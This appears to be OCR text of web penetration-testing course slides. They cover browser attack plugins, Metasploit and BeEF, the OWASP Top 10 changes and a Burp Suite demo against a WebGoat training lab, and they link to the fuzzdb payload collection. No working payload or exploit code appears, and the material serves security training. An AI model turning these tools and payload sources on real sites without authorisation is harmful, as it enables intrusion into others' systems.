


https://github.com/fuzzdb-project/fuzzdb

Browser Plugins

- How do they work?
- Many possible functions
  - Intercepting and modifying traffic
  - Manipulation of cookies
  - Attack injection
  - Debugging
  - Easily manage proxies
  - Password crackers, format translators, etc.




kali-linux-2017.3-vm-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2017.3-vm-am...
Applications Places
Thu 11:53
<New userscript> - Mozilla Firefox
Big bertha says: defau...
Add-ons Manager
<New userscript>
moz-extension://4ed95de2-98e6-4f1e-8d7c-f25d680eec51/options.html#nav=new-user-script+editor
Search
Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started
Tampermonkey®
v4.5.5660 by Jan Biniok
Installed userscripts Settings Utilities Help
<New userscript>
Editor
ECMAScript 5
Update URL:
Search Replace Jump to line Insert constructor Auto-Indent all
// ==UserScript==
// @name Omar's new script
// @namespace http://tampermonkey.net/
// @version 0.1
// @description try to take over the world!
// @author You
// @match http://*/*
// @grant none
// ==/UserScript==
(function() {
'use strict';
// Your code here...
})();
To direct input to this VM, click inside or press Ctrl+G.

Web Exploitation Frameworks

- Metasploit
- Browser Exploitation Framework (BeEF)

OWASP TOP 10


OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]


https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

BREAK

10 MINUTES


Don’t forget about the resources at: https://h4cker.org


WebGoat
192.168.78.8:8080/WebGoat/start.mvc
Offensive Security
Kali Linux
Kali Docs
WEBGOAT
Introduction
General
Injection Flaws
Authentication Flaws
Cross-Site Scripting (XSS)
Access Control Flaws
Insecure Direct Object References
Missing Function Level Access Control
Insecure Communication
Request Forgeries
Vulnerable Components - A9
Client side
Challenges
Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
History logging of out-of-scope items is disabled
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension Title Comment SSL IP
23 http://192.168.78.8:8080 GET /WebGoat/service/lessonmenu.mvc 200 6011 JSON mvc 192.168.
24 http://192.168.78.8:8080 GET /WebGoat/service/restartlesson.mvc 200 222 mvc 192.168.
25 http://192.168.78.8:8080 GET /WebGoat/service/lessonmenu.mvc 200 6011 JSON mvc 192.168.
26 http://192.168.78.8:8080 GET /WebGoat/service/lessonoverview.mvc 200 1038 JSON mvc 192.168.
27 http://192.168.78.8:8080 GET /WebGoat/service/restartlesson.mvc 200 222 mvc 192.168.
28 http://192.168.78.8:8080 GET /WebGoat/service/lessonmenu.mvc 200 6011 JSON mvc 192.168.
29 http://192.168.78.8:8080 GET /WebGoat/service/lessonoverview.mvc 200 1038 JSON mvc 192.168.
30 http://192.168.78.8:8080 GET /WebGoat/service/lessonmenu.mvc 200 6011 JSON mvc 192.168.
31 http://192.168.78.8:8080 GET /WebGoat/service/lessonmenu.mvc 200 6011 JSON mvc 192.168.
32 http://192.168.78.8:8080 POST /WebGoat/IDOR/login 200 383 JSON 192.168.
33 http://192.168.78.8:8080 GET /WebGoat/service/lessonoverview.mvc 200 1037 JSON mvc 192.168.
34 http://192.168.78.8:8080 GET /WebGoat/service/lessonmenu.mvc 200 6011 JSON mvc 192.168.
35 http://192.168.78.8:8080 GET /WebGoat/service/lessonmenu.mvc 200 6011 JSON mvc 192.168.
36 http://192.168.78.8:8080 GET /WebGoat/IDOR/profile 200 374 JSON 192.168.
Request Response
Raw Headers Hex
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
X-Application-Context: application:8080
Content-Type: application/json;charset=UTF-8
Date: Wed, 14 Feb 2018 23:10:29 GMT
Connection: close
Content-Length: 104
Type a search term
0 matches
DEMO – Burp Suite



